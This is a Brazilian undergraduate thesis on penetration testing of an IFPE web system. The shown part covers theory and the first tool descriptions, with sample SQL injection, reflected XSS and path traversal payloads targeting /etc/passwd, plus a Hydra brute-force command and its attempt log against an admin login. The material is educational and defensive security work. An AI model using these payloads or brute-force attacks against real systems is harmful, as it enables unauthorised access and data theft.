

**Instituto Federal de Educação, Ciência e Tecnologia de Pernambuco - Campus
Recife**

Curso de Tecnologia em Análise e Desenvolvimento de Sistemas

**DIEGO ANTÔNIO FERREIRA
PÂMELA BEATRIZ LINS DE SOUZA**

**ESTUDO SOBRE PENTEST APLICADO NA ANÁLISE DE SEGURANÇA EM
SISTEMA WEB**

**Recife
Julho de 2016**

**DIEGO ANTÔNIO FERREIRA
PÂMELA BEATRIZ LINS DE SOUZA**

**ESTUDO SOBRE PENTEST APLICADO NA ANÁLISE DE SEGURANÇA EM
SISTEMA WEB**

Trabalho de Conclusão do Curso apresentado à coordenação do curso de análise e desenvolvimento de sistemas no Instituto Federal de Educação, Ciência e Tecnologia de Pernambuco – Campus Recife para obtenção do título de Tecnólogo em Análise e Desenvolvimento de Sistemas.

Orientador: Marcos André da Silva Costa

**Recife
Julho de 2016**

**DIEGO ANTÔNIO FERREIRA
PÂMELA BEATRIZ LINS DE SOUZA**

**ESTUDO SOBRE PENTEST APLICADO NA ANÁLISE DE SEGURANÇA EM
SISTEMA WEB**

IMPORTANTE: ESSE É APENAS UM
TEXTO DE EXEMPLO DE FOLHA DE
APROVAÇÃO. VOCÊ DEVERÁ SOLICITAR
UMA FOLHA DE APROVAÇÃO PARA SEU
TRABALHO NA SECRETARIA DO SEU
CURSO (OU DEPARTAMENTO).

Trabalho aprovado. Recife, DATA DA APROVAÇÃO:

Marcos André da Silva Costa
Orientador

Professor
Convidado 1

Professor
Convidado 2

Recife
Julho de 2016

Dedicatória

Gostaria de agradecer aos meus pais cuja dedicação e apoio me motivaram a estar no patamar onde estou. Aos meus amigos e a minha namorada pelas tantas lutas diárias que enfrentamos juntos ao longo desses difíceis anos de curso sem esmorecer um minuto. A minha querida amiga Pâmela Beatriz, pelo empenho e por sempre me manter motivado. Ao nosso orientador, Marcos André por aceitar o desafio e nos guiar de forma brilhante ao longo do trabalho. A professora Renata Freire cuja assistência foi essencial para me ajudar em problemas difíceis e ao Professor Francisco Granata pela grande ajuda.

Diego Antônio

Primeiramente a Deus, por ter me concedido sabedoria e saúde para chegar até aqui. A minha família que sempre se esforçou para me conceder as melhores oportunidades e por todos os bons valores transmitidos a mim. Ao meu esposo, que esteve sempre ao meu lado me auxiliando e me dando apoio em todos os momentos. Aos professores por todo o ensinamento. Ao meu amigo Diego Antônio por enfrentarmos juntos essa jornada, e por sua dedicação e esforço ao ter dividido esse trabalho comigo. Ao nosso orientador Marcos André, por toda a dedicação e grande apoio para nos ajudar a fazer sempre o nosso melhor. Para todos os que depositaram expectativas em mim e de alguma forma contrubuíram para o meu sucesso.

Pâmela Beatriz

Resumo

Diante de uma evolução contínua no desenvolvimento de novas tecnologias, garantir que um determinado sistema seja totalmente seguro torna-se quase impossível. Por isso, é de extrema importância a busca por vulnerabilidades em Aplicações Web. Essas possíveis brechas de segurança devem ser investigadas e exploradas para que possam ser corrigidas e os seus efeitos no negócio de uma organização sejam amenizados.

Testes de Penetração são métodos que visam encontrar e avaliar as brechas na estrutura de segurança em um sistema. Proteger informações de uma organização implica diretamente na continuidade, qualidade e integridade de seus serviços.

Fundado desde 1909 (1), o IFPE possui notável relevância como uma instituição pública destinada a oferecer serviços de peso para a sociedade. A instituição possui aplicações web que, dentre outros, abrigam dados essenciais para os seus negócios. Elas são utilizadas por professores, servidores e alunos nas atividades letivas, dessa forma representam um grande alvo para invasores e espiões mal intencionados. Ter os dados dessas aplicações acessados de forma indevida representa um grande risco para os serviços do IFPE podendo comprometer toda a sua atividade fim. Dessa maneira, os testes de intrusão podem promover a prevenção contra essas ameaças e contribuir de forma primordial para afirmar a existência relevante da instituição na sociedade.

Palavras-chave: Segurança da Informação, Pentest, busca por vulnerabilidades, testes de penetração, testes de intrusão.

Abstract

Faced with a continuing evolution in the development of new technologies, it's almost impossible ensure that a given system is entirely safe. So it is very important to search for vulnerabilities in Web Applications. These possible security breaches should be investigated and explored in order to be corrected to reduce its effects on business of an organization.

Penetration tests are methods that aim to find and assess the gaps in the safety structure of a system. Protect information in an organization directly implies in the continuity , quality and integrity of its services.

Founded since 1909 (1), the IFPE has considerable importance as a public institution designed to offer services relevant to society. The institution has web applications, among others, it store critical data for their business. These applications are used by teachers, servants and students in the teaching activities thus represent a major target for attackers and malicious spies. The data from these applications can be accessed improperly and this poses a great risk for IFPE's services because can compromise all to the company's core activity. Thus, intrusion tests can promote the prevention of such threats and contribute to primary way to affirm the existence of the relevant institution in society.

Keywords: Information Security, Pentest , search for vulnerabilities , penetration testing , intrusion testing.

Lista de ilustrações

| | |
|--|----|
| Figura 1 – Exemplo de uso da Hydra | 22 |
| Figura 2 – Exemplo de uso do SqlMap | 23 |
| Figura 3 – Exemplo de uso do Nmap | 24 |
| Figura 4 – Interface do Burp Suite | 25 |
| Figura 5 – Processo de testes | 27 |
| Figura 6 – Configuração Ambiente de Teste | 33 |
| Figura 7 – Resultado mapeamento diretórios do sistema. | 41 |
| Figura 8 – Resultado mapeamento diretórios do sistema a partir da tela de Login. | 46 |
| Figura 9 – Resultado da execução de testes no campo login utilizando a Hydra. | 49 |
| Figura 10 – Portas encontradas e os serviços que estavam rodando nelas no momento do escaneamento via Nmap. | 53 |
| Figura 11 – Portas encontradas e versões dos sistemas que elas estavam rodando, no momento do escaneamento via Nmap. | 54 |
| Figura 12 – Portas UDP escaneadas e serviços que estavam rodando nelas no momento do escaneamento via Nmap. | 56 |
| Figura 13 – Rota traçada pelo Tracerouter - Parte 1 | 57 |
| Figura 14 – Rota traçada pelo Tracerouter - Parte 2 | 58 |
| Figura 15 – Versão do software rodando nas portas escaneadas via Nmap. | 59 |
| Figura 16 – Versão do software rodando nas portas UDP escaneadas via Nmap. | 61 |
| Figura 17 – Parâmetros obtidos através do Burp Suite. | 64 |
| Figura 18 – Resultado aplicação SQL Injection via SqlMap. | 65 |
| Figura 19 – Portas TCP escaneadas pelo Nmap. | 68 |
| Figura 20 – Portas UDP escaneadas pelo Nmap. | 70 |
| Figura 21 – Resultado teste XSS. | 72 |
| Figura 22 – Resultado aplicação SQL Injection via SqlMap. | 77 |
| Figura 23 – Resultado exploração Sql Injection no campo validade via SqlMap. | 78 |
| Figura 24 – Resultado exploração Sql Injection no campo vacina via SqlMap. | 80 |
| Figura 25 – Resultado exploração Sql Injection no campo cadastro via SqlMap. | 81 |
| Figura 26 – Resultado exploração Sql Injection no parâmetro ok via SqlMap | 82 |
| Figura 27 – Parâmetros da página Consulta Servidor obtidos através do Burp Suite. | 84 |
| Figura 28 – Erro exibido no navegador na execução da requisição usando o filtro de CORS. | 87 |
| Figura 29 – Navegador Firefox impede a conexão quando o filtro de CORS é utilizado. | 88 |
| Figura 30 – Dados da requisição à pagina Cadastro Servidor capturada pelo Burp Suite. | 91 |

| | |
|--|----|
| Figura 31 – Resultado teste de injeção de SQL no campo <i>Nome</i> | 92 |
| Figura 32 – Resultado teste de injeção de SQL no campo <i>Siape</i> | 93 |
| Figura 33 – Resultado teste de injeção de SQL no campo <i>CPF</i> | 94 |
| Figura 34 – Console do navegador indicando a depreciação do atributo “withCred- dentials”. | 95 |
| Figura 35 – Console do navegador indicando a conexão. | 96 |
| Figura 36 – Exploit iniciado com sucesso. | 97 |
| Figura 37 – Burp Suite utilizado para captura de parâmetros no cabeçalho de uma requisição HTTP na tela Relatório. | 97 |
| Figura 38 – Burp Suite utilizado para captura de parâmetros no cabeçalho de uma requisição HTTP na tela Impressão de Relatório. | 98 |

Lista de abreviaturas e siglas

| | |
|------|---|
| ABNT | Associação Brasileira de Normas Técnicas |
| API | Application Programming Interface |
| CMD | Command Prompt |
| FTP | File Transfer Protocol |
| HTML | Hyper Text Markup Language |
| HTTP | Hypertext Transfer Protocol |
| IFPE | Instituto Federal de Educação, Ciência e Tecnologia de Pernambuco |
| ISO | International Organization for Standardization |
| RPC | Remote Procedure Call |
| SQL | Structured Query Language |
| SSH | Secure Shell |
| TCP | Transmition Control Protocol |
| UDP | User Datagram Protocol |

Sumário

| | | |
|--------------|--|-----------|
| | Dedicatória | 4 |
| 1 | Introdução | 12 |
| 1.1 | Objetivos | 13 |
| 1.1.1 | Objeto Geral | 13 |
| 1.1.2 | Objetivos Específicos | 13 |
| 1.2 | Problema da pesquisa | 13 |
| 1.3 | Hipótese do trabalho | 13 |
| 2 | Fundamentação Teórica | 15 |
| 2.1 | Segurança da Informação | 15 |
| 2.2 | Norma ISO/IEC 27002 | 15 |
| 2.3 | Aplicações WEB | 15 |
| 2.4 | Tipos de Ataques mais Comuns a Aplicações WEB | 15 |
| 2.4.1 | Força Bruta | 15 |
| 2.4.2 | SQL Injection | 16 |
| 2.4.3 | XSS | 17 |
| 2.4.4 | Path Transversal | 18 |
| 2.4.5 | Pentest | 18 |
| 2.5 | Kanban | 19 |
| 2.6 | Scrum | 19 |
| 3 | Metodologia | 21 |
| 3.1 | Kali Linux | 21 |
| 3.2 | Ferramentas Utilizadas | 21 |
| 3.3 | Processo de teste | 26 |
| 4 | Desenvolvimento | 29 |
| 4.1 | Plano de testes | 29 |
| 4.2 | Ata reunião de planejamento dos testes | 34 |
| 4.3 | Relatório de execução dos testes | 40 |
| 4.3.1 | Iteração 1 | 41 |
| 4.3.2 | Iteração 2 | 46 |
| 4.3.3 | Iteração 3 | 51 |
| 4.3.4 | Iteração 4 | 66 |
| 4.3.5 | Iteração 5 | 86 |
| 4.3.6 | Iteração 07 | 94 |

| | | |
|----------|------------------------------|------------|
| 5 | Conclusões | 99 |
| | REFERÊNCIAS | 100 |

1 Introdução

Dentre tantos elementos relevantes para os objetivos e negócio de uma organização, está a informação: um dos bens de maior valor que essa possui. De acordo com a norma NBR ISO/IEC 27002(2), o valor desse bem vai além das palavras escritas, números e imagens, abrange tudo que possa estar relacionado a ele. Por isso, cuidar da segurança de ativos de uma empresa deve ser uma preocupação séria. Em mundo cada vez mais interligado e envolvido com as aplicações web e outras tecnologias que promovem o compartilhamento de informações, é imprescindível a proteção contra riscos comprometedores do sigilo e da segurança da informação.

Entretanto, em meio às empresas, é notável, a existência de certa displicência no tratamento de dados sensíveis ao seu próprio negócio. Esse padrão acaba por facilitar o surgimento de brechas na segurança, permitindo que atacantes mal intencionados tenham acesso não autorizado a informações da empresa. Há um grande problema na ideia quanto ao conceito de segurança. Uma grande maioria das organizações se limita a proteger o espaço físico fazendo uso, por exemplo, de portas, câmeras e alarmes, mas desprezam atitudes como exposição de senhas, controle de acesso a informações sensíveis que entre outros, podem cair em domínio público através de um acesso não autorizado.

Esse tipo de ação maliciosa tem consequências devastadoras para uma empresa ou para os prováveis clientes dela, caracterizados muitas vezes como os principais alvos em ações desse tipo. É fácil encontrar históricos recentes de organizações fortemente lesadas por ataques maliciosos à segurança. Em 2011, a Sony sofreu um grande ataque: mais de 70 milhões de dados de cartão de créditos de usuários da Playstation Network (PSN) foram acessados indevidamente(3). Isso abalou a confiança da empresa, a qual, teve, inclusive, de responder penalmente pela falha de segurança(4). Em 2014, houve um outro grande incidente com vazamentos de dados. Dessa vez a Apple, empresa do visionário Steve Jobs graças a uma brecha de segurança expôs fotos íntimas de um grande grupo de celebridades de Hollywood(5). Essas imagens escandalizaram a empresa por terem se tornado de domínio público ao cair na Internet.

A análise desses exemplos citados conduz à compreensão de que segurança da informação deve ser uma preocupação primordial para qualquer empresa. A maneira como essa segurança é tratada e as consequências disso contribuirão efetivamente para comprometer o futuro de uma organização. Dessa forma, é muito significativo saber se o Instituto Federal de Pernambuco (IFPE), instituição que revela a sua grande importância na sociedade através da promoção educacional de profissão, ciência e tecnologia em todos os seus níveis e modalidades, possui algum sistema web que, após

submetido à testes de intrusão, apresente falhas na estrutura de segurança. Então, será possível buscar e identificar vulnerabilidades, pertinentes a esse sistema, que possam comprometer a integridade dos seus dados e serviços prestados.

1.1 OBJETIVOS

Nesta seção, será apresentado o objetivo do trabalho e como estão organizados os passos para atender o que foi proposto. Para fins de segurança não será exposto no trabalho o nome da aplicação alvo utilizada para testes.

1.1.1 Objeto Geral

O objetivo geral do trabalho é identificar pontos vulneráveis na estrutura de segurança do sistema computacional do IFPE escolhido para os testes, usando técnicas e ferramentas específicas para Pentest.

1.1.2 Objetivos Específicos

Para atender o objetivo proposto existe uma série de passos a serem realizados, o primeiro passo é elaborar um plano de testes que seja condizente com as características do sistema-alvo para servir como guia das atividades de testes que serão executadas.

Feito isso, a Diretoria Geral de Tecnologia da Informação (DGTI) do IFPE deverá fornecer, aos analistas de testes, acesso a um ambiente de testes que seja uma cópia do sistema real, livre para sofrer ataques de forma isolada do sistema em produção. Então será realizada toda a bateria de testes de intrusão no sistema-alvo.

Por fim, todos os resultados dos testes serão registrados em um Relatório de Execução. Posteriormente, esse documento será entregue à DGTI para que as vulnerabilidades encontradas possam ser elucidadas, analisadas e corrigidas pelos responsáveis que prestam manutenção à aplicação testada.

1.2 PROBLEMA DA PESQUISA

Como a utilização de testes de penetração em um sistema web pode ajudar na detecção de vulnerabilidades que podem pôr em risco a segurança das informações relacionadas aos serviços e negócios de uma organização.

1.3 HIPÓTESE DO TRABALHO

O emprego de técnicas para realização de testes intrusivos manuais ou automatizados pode auxiliar na identificação de falhas de segurança em aplicações web. A

instituição ou empresa proprietária do sistema testado poderá utilizar a detecção das vulnerabilidades para corrigi-las e, dessa forma, aumentará a proteção contra riscos que podem comprometer a segurança das informações do seu negócio.

2 Fundamentação Teórica

2.1 SEGURANÇA DA INFORMAÇÃO

O termo Segurança da Informação, normalmente associado a questões como Vulnerabilidade de Sistemas, se refere a todos os possíveis mecanismos de controle e proteção disponibilizados por uma instituição para defender sua Informação.

Informação é um ativo importante para a organização e os meios de defendê-la são bem variados podendo ser mecanismos lógicos, físicos ou até políticos.

2.2 NORMA ISO/IEC 27002

É a norma definida pela ABNT para regulamentar a Segurança da Informação e quais seriam os procedimentos a serem adotados para garantir a segurança dos ativos.

A norma cita desde segurança da informação até controles, políticas, objetivos e até descrevendo ambientes para garantir que a informação esteja segura.(2)

2.3 APLICAÇÕES WEB

São sistemas desenvolvidos para responder requisições HTTP usando a arquitetura cliente-servidor. Esses sistemas são hospedados por servidores web que recebem e transferem todas as requisições recebidas para a aplicação.

Essas aplicações podem ser divididas em dois tipos: Estáticas, onde apenas são disponibilizados conteúdos estáticos em formato Html ou dinâmicas (interativas) onde para cada usuário que acesse, a aplicação comporta-se de forma diferente.

Exemplos de aplicações não faltam: E-commerces, sites de bancos, do governo, redes sociais etc.

2.4 TIPOS DE ATAQUES MAIS COMUNS A APLICAÇÕES WEB

2.4.1 Força Bruta

É o tipo de ataque baseado na tentativa e erro onde as credenciais de acesso a dados protegidos, software ou sistema são encontradas baseadas em palpites(6) . Caso a tentativa consiga ser efetiva, dá ao atacante total acesso a informações, permissões e credenciais da vítima dentro do sistema alvo.

Como se trata de um longo processo de tentativas é comum que sejam utilizadas, no processo, ferramentas automatizadas aliadas ao uso de algumas técnicas que

reduzam o espaço de amostras. Dessa forma o processo para descobrimento de credenciais torna-se mais rápido.

técnica mais comum utiliza dicionários que são amostras escolhidas pelo atacante baseado no prévio conhecimento dos padrões de senha ou de gostos pessoais da vítima. (6)

2.4.2 SQL Injection

É um ataque que explora a falta de tratamento dos parâmetros textuais enviados a uma aplicação. A injeção de SQL pode ocorrer através da passagem de instruções SQL em parâmetros textuais utilizados por um sistema, a fim de executar ações não autorizadas no banco de dados .

O ataque só tem êxito devido ao interpretador SQL presente em todos os bancos e utilizado para converter o texto advindo das aplicações em instruções SQL.

A conversão realizada pelo interpretador acontece de forma instantânea e não envolve processo de compilação. Portanto, o trabalho do interpretador se limita a executar o que recebe causando uma possível brecha, caso os dados recebidos não sejam devidamente tratados.

Tendo como exemplo a consulta SQL abaixo:

```
select * from usuarios where id = 1;
```

Se o parâmetro “*id*” receber um dado malicioso que possa comprometer o funcionamento da instrução e esse dado não for devidamente tratado pela aplicação, o texto enviado pode ser interpretado com sucesso pelo interpretador de SQL do banco de dados e consultas maliciosas como essa conseguem ser executadas:

```
select * from usuarios where id = 1 or 1=1; –
```

Nessa última consulta, o banco de dados é forçado a retornar como resultado não apenas os dados de um usuário com *id* = 1, mas os dados de todos os usuários cadastrados, uma vez que a igualdade *1=1* sempre será uma condição verdadeira. O comentário de linha ‘–’ força que todas as instruções que vierem após e que estejam na mesma linha sejam ignoradas.

Em caso de sucesso, o SQL Injection dá ao atacante acesso direto ao banco podendo conseguir executar códigos maliciosos para: descobrir nomes e colunas das tabelas, descobrir dados cadastrados na tabela, apagar tabelas ou até mesmo o banco, etc.

2.4.3 XSS

Representa o acrônimo de Cross-Site Scripting. É a execução de scripts maliciosos dentro de um site confiável. As formas mais comuns de apresentação do ataque são: A Persistida e Refletida(7)

Persistida é quando um código Javascript é inserido de forma permanente no banco de dados da aplicação devido à falta de validação da entrada de texto que contém um código Javascript. No momento que o usuário acessa a página atacada, o código é trazido do banco e interpretado pelo navegador acreditando ser um código da aplicação. Um bom exemplo disso é o trecho abaixo:

```
<script> alert("Hello XSS");</script>
```

Caso o código consiga ser inserido no banco via aplicação, quando acessada, a página atacada exibirá um pop-up contendo o texto "Hello XSS", dessa forma, o usuário do sistema não saberá que foi realmente alvo de um ataque.

Já a forma Refletida faz uso de uma chamada realizada ao servidor para incluir um código malicioso que também é executado no lado cliente. Tomando como exemplo uma aplicação que receba um parâmetro sem tratamento pela URL e exiba-o na tela como indicado abaixo:

```
www.meusitevulneravel.com.br?parametroInjetavel=teste
```

E sendo exibido na tela assim:

```
echo '<h1>' + getParameter('parametroInjetavel') + '</h1>';
```

Caso o parâmetro *parametroInjetavel* não receba o tratamento adequado, um código malicioso pode ser injetado por um atacante, posteriormente ser interpretado e executado pelo browser no lado do cliente. Como abaixo:

```
www.meusitevulneravel.com.br?parametroInjetavel=<script> alert("Hello  
XSS");</script>
```

O código acima exibiria o mesmo pop-up do exemplo de XSS refletido citado anteriormente. Devido à falta de registros armazenados o XSS Refletido é bem mais difícil de ser executado, porém é bem trabalhoso para identificar o ataque.

No Brasil, já houve registro de ataque via XSS Refletido. O site oficial do Santos Futebol Clube, sofreu uma invasão e foram inseridas na página informações de uma

falsa notícia sobre a venda de um jogador famoso do Santos, fazendo com que vários leitores fossem enganados (8). Esse ataque ocorreu devido à falta de tratamento dos parâmetros enviados à tela.

Com o XSS o atacante pode (9):

1. Usar pop-ups (utilizado em provas de conceito);
2. Sequestrar Identificadores de Sessão;
3. Fazer download e instalar programas danosos como keyloggers;
4. Redirecionar a página para uma URL diferente.

2.4.4 Path Transversal

É um ataque executado baseado em tentativa e erro onde o atacante tenta atingir arquivos que estão fora do diretório onde o sistema está hospedado. Expressões como “../” são utilizadas para conseguir navegar dentro da hierarquia de pastas do sistema.(9)

Em caso de sucesso o atacante consegue acessar informações não autorizadas e sensíveis como: o código compilado da aplicação, arquivos do Sistema Operacional da máquina que hospeda a aplicação, Arquivos de Senhas, etc.

Um exemplo de código para esse tipo de ataque seria a execução da seguinte chamada HTTP:

GET /sistemaVulneravel.php HTTP/1.0

Cookie: TEMPLATE=../../../../../../../../etc/passwd

Caso executado com sucesso, o código acima conseguiria realizar o download do arquivo de senhas de uma máquina que utiliza Linux.

2.4.5 Pentest

Também conhecido como Teste de Intrusão, é o nome dado a auditoria de segurança feita por um profissional de TI, denominado Pentester. O Pentest busca simular a ação de indivíduos mal intencionados para identificar se há vulnerabilidades que possam comprometer a segurança da informação de um sistema ou empresa.

O alvo de um Pentest pode ser um software ou até mesmo a política de uma empresa. No primeiro caso, são utilizadas ferramentas para tentar burlar o esquema de segurança do software, coletar resultados e reproduzir ataques. No segundo caso,

podem ser avaliadas: a política de segurança da empresa e o comportamento de seus funcionários frente a algumas situações como: recebimento de e-mails suspeitos e manuseio de informações sigilosas.

2.5 KANBAN

É uma metodologia de desenvolvimento ágil pouco prescritiva (10) e por isso, consegue ser facilmente integrada a outras metodologias para melhorar o processo de desenvolvimento de software de equipes ágeis.

Basicamente, o Kanban tem como fundamento os pontos abaixo:

1. Fluxo de Trabalho (Workflow): A maior preocupação do Kanban é com a transparência do processo de desenvolvimento, a todos os colaboradores. O motivo disso é que caso seja identificado um gargalo, existe a possibilidade dos colaboradores encontrarem processos que o resolvam rapidamente;
2. Limite de quantidade de trabalho paralelo (WIP): Existe uma variável chamada WIP (Work In Progress, Trabalho em andamento) que representa a vazão de trabalho que a equipe consegue suportar. A principal motivação dessa ideia é deixar transparente a quantidade de tarefas que a equipe consegue atender em determinado período do processo;
3. Gerenciamento e Medidas sobre o fluxo: Como todas as metodologias de desenvolvimento, é preciso estabelecer métricas e avaliar números para saber como está o andamento da equipe. Para fazer melhorias, primeiro deve-se conhecer onde a equipe acerta e onde ela erra.
4. Oportunidade de Melhorias: Como foi dito previamente, através das medidas é que se encontram os pontos de melhoria. O Kanban foca no processo contínuo de aprimoramento do processo;

2.6 SCRUM

É uma metodologia de desenvolvimento ágil bem conhecida no âmbito de gestão e planejamento de projetos de software. Para o Scrum, os itens de funcionalidades que serão desenvolvidos em um projeto são chamados de Product Backlog e o desenvolvimento é dividido em ciclos de tempo denominado Sprints.(11)

As Sprints são normalmente divididas em semanas e no início ocorre uma reunião chamada Planning, para planejar quais atividades serão inseridas no pipeline da Sprint. Passada essa etapa, o acompanhamento é feito em reuniões diárias rápidas (15 minutos) chamadas Daily Scrum. Nela todos os membros dão feedback do que foi

feito, do que será feito e impedimentos encontrados durante a Sprint. O motivo disso é manter a comunicação da equipe e resolver problemas que atrapalhem o progresso da Sprint.

Ao final da Sprint, acontecem duas reuniões chamadas Sprint Review e Sprint Retrospective. A Sprint Review é onde o time apresenta as funcionalidades desenvolvidas no curso da Sprint. Enquanto que a Sprint Retrospective, é a reunião para avaliar como foi a Sprint e apontar pontos problemáticos e possíveis melhorias a serem feitas na próxima Iteração.

3 Metodologia

3.1 KALI LINUX

É um sistema operacional open source baseado no Debian. O Kali é o sucessor do Back-Track(12) e foi desenvolvido para auxiliar o trabalho do pentest, pois já vem pré-configurado com uma série de ferramentas para testes de exploração(13), dentre as quais se destacam:

1. Nmap;
2. Hydra;
3. Metasploit;
4. Burp Suite;
5. John the Ripper.

Ele pode ser encontrado na página do projeto (14) e lá diversas ISO's podem ser adquiridas para a instalação. Durante os testes realizados neste trabalho, foi utilizada a versão 1.1.0.

Para instalar e executar o Kali, a configuração mínima é:

| | |
|----------------------------|------------------|
| Arquitetura do Processador | i386 ou AMD64 |
| Espaço em Disco | 8 GB disponíveis |
| Memória | 512 MB |

Autoria Própria

3.2 FERRAMENTAS UTILIZADAS


Hydra

É uma das ferramentas disponibilizadas no Kali Linux e pode ser utilizada para realizar ataques do tipo força bruta. Ela foi escrita em C e é uma ferramenta bem versátil para testes de força bruta, sendo capaz de realizar tentativas de intrusão usando vários protocolos como, por exemplo:

1. HTTP GET e POST;

2. FTP;
3. SSH;
4. Mysql;
5. Cisco;
6. LDAP.

Como é uma ferramenta open source e colaborativa, existe um projeto hospedado no repositório Github onde qualquer desenvolvedor interessado pode baixar o código fonte, abrir tickets e submeter correções.(15)



```
root@kali: ~/Documents
File Edit View Search Terminal Help
root@kali:~/Documents# hydra -l admin -P forcaBruta http-post-form
:login=^USER^:senha=^PASS^:logado=false" -V
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-04-01 13:29:19
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overw
riting, you have 10 seconds to abort...
[DATA] max 16 tasks per 1 server, overall 64 tasks, 16 login tries (l:l/p:16), ~0 tries
per task
[DATA] attacking service http-post-form on port 80
[ATTEMPT] target - login "admin" - pass "123456" - 1 of 16 [child 0]
[ATTEMPT] target - login "admin" - pass "password" - 2 of 16 [child 1]
[ATTEMPT] target - login "admin" - pass "12345678" - 3 of 16 [child 2]
[ATTEMPT] target - login "admin" - pass "qwerty" - 4 of 16 [child 3]
[ATTEMPT] target - login "admin" - pass "12345" - 5 of 16 [child 4]
[ATTEMPT] target - login "admin" - pass "123456789" - 6 of 16 [child 5]
[ATTEMPT] target - login "admin" - pass "football" - 7 of 16 [child 6]
[ATTEMPT] target - login "admin" - pass "1234" - 8 of 16 [child 7]
[ATTEMPT] target - login "admin" - pass "1234567" - 9 of 16 [child 8]
[ATTEMPT] target - login "admin" - pass "baseball" - 10 of 16 [child 9]
[ATTEMPT] target - login "admin" - pass "welcome" - 11 of 16 [child 10]
[ATTEMPT] target - login "admin" - pass "1234567890" - 12 of 16 [child 11]
[ATTEMPT] target - login "admin" - pass "abc123" - 13 of 16 [child 12]
[ATTEMPT] target - login "admin" - pass "111111" - 14 of 16 [child 13]
[ATTEMPT] target - login "admin" - pass "admin" - 15 of 16 [child 14]
[ATTEMPT] target - login "admin" - pass "letmein" - 16 of 16 [child 15]
```

Figura 1 – Exemplo de uso da Hydra

